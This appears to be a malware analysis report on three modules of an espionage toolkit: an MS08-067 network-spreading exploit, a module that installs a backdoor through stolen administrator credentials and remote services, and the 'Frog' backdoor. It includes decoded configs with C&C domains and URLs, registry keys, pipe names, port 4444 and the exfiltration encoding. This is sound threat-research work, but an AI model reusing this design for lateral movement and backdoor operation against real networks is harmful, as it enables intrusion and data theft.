51900a2bb1202225aabc2ee5a64dbe42	2012.06.26 15:11:48 (GMT)

Summary

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010.

All the functionality is implemented in the DllMain function.

This module is used to infect other computers in local area network by using old exploit for vulnerability referred as MS08-067. It checks remote OS version, locale, SP version, crafts a packet with exploit code and pushes to the target. It injects an executable payload, which drops another module known as "Frog" (full description of Frog is available in a separate chapter). The later is a backdoor component which provides capability to run arbitrary executable on the remote target.

DllMain function

When loaded, the module retrieves its resource of type “BBB” and name “AAA”, and starts an internal plugin framework. The main function of the module is named “task_msexploit” and is registered in the framework. Then, it starts the framework main loop, effectively parsing the resource data and executing the list of actions encoded in the resource.

The decoded resource data for the known sample can be represented as the following script:

```
SetOption(conn_a.VERSION_ID, [6] “11997”)
SetOption(conn_a.VER_SESSION_ID, %removed%)
SetOption(conn_a.SEND_DELAY_TIME, [5] “2000”)
SetOption(conn_a.D_CONN, [60] “microsoftosupdate.com;microsoft-
msdn.com;microsoftcheck.com”)
SetOption(conn_a.D_MODE, 0x0033)
SetOption(conn_a.D_NAME, [18] “/cgi-bin/ms/flush”)
SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.D_RPRT, [3] “80”)
SetOption(conn_a.D_SPRT, [3] “80”)
SetOption(conn_a.D_USER, [21] “%removed%”)
SetOption(conn_a.J_CONN, [60] “microsoftosupdate.com;microsoft-
msdn.com;microsoftcheck.com”)
SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_NAME, [18] “/cgi-bin/ms/check”)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.J_RPRT, [3] “80”)
SetOption(conn_a.J_SPRT, [3] “80”)
SetOption(conn_a.J_USER, [21] “%removed%”)
SetOption(msexploit_loc, 147456 bytes PE file )
SetOption(msexploit_ip)
SetOption(msexploit_ip, [16] “%Target IP%”)
Call(task_msexploit)
```

Main function (task_msexploit)

The config defines parameters for the method task_msexploit, which includes the following:

- msexploit_loc – a payload to be pushed if exploit worked successfully;
- msexploit_ip – an array of IPs to attack.

Then the module gets local proxy settings, starting from MS Internet Explorer settings, then parsing Opera profile files (if exist) and finally getting proxy settings from quite suspicious registry keys:

```
HKCUSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
HKLMSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
HKCUSoftwareWow6432NodeMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
HKLMSoftwareWow6432NodeMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
```

It seems that **MapMenuConfigGrps** registry value doesn’t exist on standard Windows system. We suspect that this registry key is set by a malicious module during operation and is used to store proxy server parameters.

After that, the module attempts to find %AppData%adt.dat. Two variants are checked – common and user-specific, i.e.:

C:Documents and SettingsAll UsersApplication Data
C:Documents and Settings*username*Application Data

The “adt.dat” file is an encrypted INI-file of known credentials of users in current domain and attacked organization. When decrypted this file looks like this:

[user] login = “%User1%”
domain = “%Domain%”
password = “%Password2%”
admin = “1”
[user] login = “%User2%”
domain = “%Domain%”
password = “%Password2%”
admin = “1”

This information is checked against local domain controller to find active users with Admin privileges. Verified account is used for optional functionality to establish a NetBIOS connection with remote host to change remote registry. However, the only setting that is changed is **MapMenuConfigGrps** value mentioned above. It is set to local parameters of system proxy server which were acquired before. This is done right after the main attack procedure which uses vulnerability from MS08-067 Security Bulletin.

The MS08-067 attack procedure uses code identical to the code of scanning for vulnerable hosts in Netscan module. It starts with pinging the host with ICMP Echo requests and checking host availability. Then it does complex OS fingerprinting using several different approaches to guess OS version, OS language and Service Pack version. After that it crafts special packet and embeds a payload from AAA config (binary parameter named **msexploit_loc**, see above).

In the end of exploitation process, the module checks availability of the remote host by sending ICMP Echo requests again.

This module doesn’t change local registry, nor does it created any local files.

After completing remote attack, the module sends logs to the C&C server. The connection options are retrieved from the configuration (resource):

Option name	Description
D_CONN	List of C&C domain names, separated by ‘;’
D_RPRT	C&C server port
D_NAME	Relative URL to send request to

The data send to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

DASvcInstall module

Known variants:

MD5	Compilation date
7ade5d2a88c1eeefe47b501b19c383ef	2012.06.26 15:11:34 (GMT)

Summary

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010.

All the functionality is implemented in the DllMain function. This module is used to infect other computers in local area network by another module known as “Frog” (full description of Frog is available in a separate chapter), which is embedded in current executable.

The later is a backdoor component which provides capability to run arbitrary executable on the remote target. To infect other computers current module uses adt.dat password database file. This contains credentials of administrator accounts. The credentials are used to access system administrative share and remotely install the backdoor as a service.

DllMain function

When loaded, the module retrieves its resource of type “BBB” and name “AAA”, and starts an internal plugin framework. The main function of the module is named “task_da_svcinstall” and is registered in the framework. Then, it starts the framework main loop, effectively parsing the resource data and executing the list of actions encoded in the resource.

The decoded resource data for the known sample can be represented as the following script:

SetOption(conn_a.VERSION_ID, [6] “11997”)
SetOption(conn_a.VER_SESSION_ID, %removed%)
SetOption(conn_a.SEND_DELAY_TIME, [5] “2000”)
SetOption(conn_a.D_CONN, [60] “microsoftosupdate.com;microsoft-msdn.com;microsoftcheck.com”)
SetOption(conn_a.D_MODE, 0x0033)
SetOption(conn_a.D_NAME, [18] “/cgi-bin/ms/flush”)
SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.D_RPRT, [3] “80”)
SetOption(conn_a.D_SPRT, [3] “80”)
SetOption(conn_a.D_USER, [21] “%removed%”)
SetOption(conn_a.J_CONN, [60] “microsoftosupdate.com;microsoft-msdn.com;microsoftcheck.com”)
SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_NAME, [18] “/cgi-bin/ms/check”)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.J_RPRT, [3] “80”)
SetOption(conn_a.J_SPRT, [3] “80”)
SetOption(conn_a.J_USER, [21] “%removed%”)
SetOption(da_svc_exe_loc, 103424 bytes of Frog backdoor)
SetOption(da_svc_exe_name, “testsvc_00.exe”)
SetOption(da_svc_name, “testsvc_00_name”)
SetOption(da_svc_send_proxy, 0x0079)
SetOption(da_svc_host)
SetOption(da_svc_host, [15] “%Target1_IP%”)

SetOption(da_svc_host, [14] “%Target2_Hostname%”)
SetOption(da_svc_host, [16] “%Target3_IP%”)
Call(task_da_svcinstall)

Main function (task_da_svcinstall)

The config defines parameters for the method task_da_svcinstall, which includes the following:

- da_svc_exe_loc – a payload with “Frog” backdoor to be pushed to the remote host;
- da_svc_exe_name – defines filename that will be used to store the backdoor;
- da_svc_name – defines service name that will be used to setup the backdoor service;
- da_svc_send_proxy – if this value is set to 0x79, remote host proxy preferences will be copied from current host to the remote registry;
- da_svc_host – is a list of target hosts to attack.

Then the module gets local proxy settings, starting from MS Internet Explorer settings, then parsing Opera profile files (if exist) and finally getting proxy settings from quite suspicious registry keys:

HKCUSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
HKLMSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
HKCUSoftwareWow6432NodeMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps
HKLMSoftwareWow6432NodeMicrosoftWindowsCurrentVersionExplorerAdvancedMapMenuConfigGrps

It seems that **MapMenuConfigGrps** registry value doesn’t exist on standard Windows system. We believe that this registry key is set by a malicious module during operation and is used to store proxy server parameters.

After that, the module attempts to find %AppData%adt.dat. Two variants are checked – common and user-specific, i.e.:

C:Documents and SettingsAll UsersApplication Data
C:Documents and Settings*username*Application Data

The “adt.dat” file is an encrypted INI-file of known credentials of users in current domain and attacked organization. When decrypted this file looks like this:

[user] login = “%User1%”
domain = “%Domain%”
password = “%Password2%”
admin = “1”
[user] login = “%User2%”
domain = “%Domain%”
password = “%Password2%”
admin = “1”

This information is checked against local domain controller to find active users with Admin privileges. Verified account is used for optional functionality to establish a NetBIOS connection with remote host to change remote registry. However, the only setting that are changed is **MapMenuConfigGrps** value mentioned above. It is set to local parameters of system proxy server which were acquired before.

Next procedure is to establish a SMB connection with %Target% and check if testsvc_00_name service is running. If it does the module uses Service Control Manager to stop the remote service. Then it copies Frog backdoor file embedded in AAA config/script to the remote path %Target%ADMIN$%SYSTEM%testsvc_00.exe.

After that it starts the service using Service Control Manager and checks if the Frog backdoor successfully started by querying its status over named pipe %Target%pipenetNtControlListener or via direct TCP connection on port 4444.

Current module has some extra features that are not being used according to embedded config. In addition to function called task_da_svcinstall it has 3 others:

- task_da_svcuninstall- to remove the installed Frog service and its file;
- task_da_svcstatus- to check the remote Frog service status via Service Control Manager;
- task_da_rem_proxy – transfer current proxy preferences to the remote host.

This module doesn't change local registry, nor does it created any local files.

After completing remote attack, the module sends logs to the C&C server. The connection options are retrieved from the configuration (resource):

Option name	Description
D_CONN	List of C&C domain names, separated by ';'
D_RPRT	C&C server port
D_NAME	Relative URL to send request to

The data send to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

Frog module

Known variants:

MD5	Compilation date
595e29a21ecaa4dfcb3a5db18401a9a8	2012.05.28 08:56:10 (GMT)

Summary

The file is a PE DLL file without two exported functions (ServiceMainand WinMessage), compiled with Microsoft Visual Studio 2010.

This module is used to backdoor current computer and is used in pair with remote exploit modules (i.e. ms_exploit). It is capable of running arbitrary executable code by saving a file coming from another local machine or a C&C and starting it as a new process (EXE), loading it from disk to memory as a DLL or mapping it directly from memory and running in a "diskless" mode. It is designed to be lightweight module, which fits in 100Kb of data, doesn't create any logs and isn't linked with any external libraries.

DllMain

When loaded, the module retrieves its resource of type “BBB” and name “AAA”. It decrypts the resource and parses config parameters. Unlike most of other modules, config parameters for this module has different format, it is not a script-like config, but plain binary structure with integer and string values.

ServiceMain

If current module is started by the system during Windows boot as a service, then ServiceMain function will be called by the system. The code in the function fetches Registry value from HKLMSOFTWAREMicrosoftWindows NTCurrentVersionSvcHostepvsvcsAuthCapabilitis, if this value is not set it will be set right away. The value is 20 bytes binary hash value of system dependent information (i.e. username, hostname). It is used as system ID.

After that the module creates three independent threads:

- NamedPipeThread (server mode)
  This thread creates a named pipe .pipenetNtControlListener (pipe name defined in the “AAA” config) and waits for incoming connections.
- TCPThread (server mode)
  This thread opens a listening TCP port 4444 (port number defined in the “AAA” config) and waits for incoming connections.
- CnCThread (client mode)
  This thread sends a port requests to C&C server URL http://www.new-driver-upgrade.com/cgi-bin/frog (defined in “AAA” config), containing current system information, including current user name, computer name, local ip address, domain name, system ID and more, gets and interprets a response.

While NamedPipeThread and TCPThread work in server mode, which means that they are waiting for incoming client connections and requests, the last thread CnCThread actively connects to the C&C, uploads current system information and expects a response. The logics of processing transmitted data for all threads are similar. They can either send out data about current system or receive and run an executable module. There are three variants of executables that these modules can handle:

- EXE
  The received module is stored on disk in %TEMP%system32uid.%Current Date and Time XORed with 0xA4F2%.tmp and started in a separate process with CreateProcess API.
- DLL
  The received module is stored on disk in %TEMP%system32uid.%Current Date and Time XORed with 0xA4F2%.tmp and loaded in current process with LoadLibrary API.
- PE-IN-MEMORY
  The received module is kept in memory of current process using own PE file loader.

WinMessage function

This function combines DllMain and ServiceMain functions excluding system service manager routines.

This module changes local registry and sets current system ID, as described above, it is also capable of creating local files. It doesn’t make any local reports nor does it send execution logs to the C&C server. The only information sent to the C&C server is general system info during first stage of receiving and executing additional payload.

Next